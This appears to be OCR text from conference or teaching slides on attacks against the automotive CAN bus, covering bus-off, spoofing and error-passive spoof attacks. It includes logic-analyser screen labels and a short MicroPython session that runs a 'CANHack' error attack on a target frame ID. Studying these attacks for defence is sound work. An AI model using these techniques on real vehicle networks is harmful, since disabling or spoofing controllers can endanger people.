
Bus-off attack

First ever CAN protocol attack

Destroys frames from a targeted controller

Drives the Transmit Error Counter (TEC) above 255

Targeted controller goes bus-off



[pi@raspberrypi: ~]
Session 1 - PulseView
CANHack
CANPico A
CANPico B
CANPico A
File Edit Tabs Help
>>>
>>> c = CAN()
>>> cp = CANPico(c)
>>> cp.mon()
CANFrame(CANID(id=S100), dlc=5,
Session 1 - PulseView
Run
Session 1
Session 1
Saleae Logic
20 k samples
8 MHz
+400 µs
+600 µs
+800 µs
+1000 µs
+1200 µs
+1400 µs
CAN RX
CAN TX
CAN 2.0
CAN 2.0: Bits
CAN 2.0: Fields
A
CAN 2.0: Payload
CAN 2.0: Info
>>> c = CAN()
>>> f1 = CANFrame(CANID(0x100), data=b'hello')
>>> f2 = CANFrame(CANID(0x123), data=b'world')
>>> c.send_frames([f1, f2])
>>>
>>> ch = CANHack()
>>> ch.set_frame(can_id=0x123)
>>> ch.error_attack(repeat=31)
True
>>>

Spoofing

Want to get devices to accept a fake frame

Timing is crucial, depending on buffering

Classic spoofing using a CAN controller risks the **Doom Loop**


CANPico A
Session 1 - PulseView
Run
Session 1
Session 1
Saleae Logic
20 k samples
8 MHz
+200 µs
+400 µs
+600 µs
+800 µs
+1000 µs
+1200 µs
+1400 µs
+1600 µs
+1800 µs
CAN RX
CAN TX
CAN 2.0
CAN 2.0: Bits
CAN 2.0: Fields
CAN 2.0: Payload
DATA
DATA
CAN 2.0: Info


Error passive spoof attack

Used when the spoof should appear first

Protocol attack so no risk of Doom Loop

The sender is pushed into Error Passive

Targeted frame is overwritten

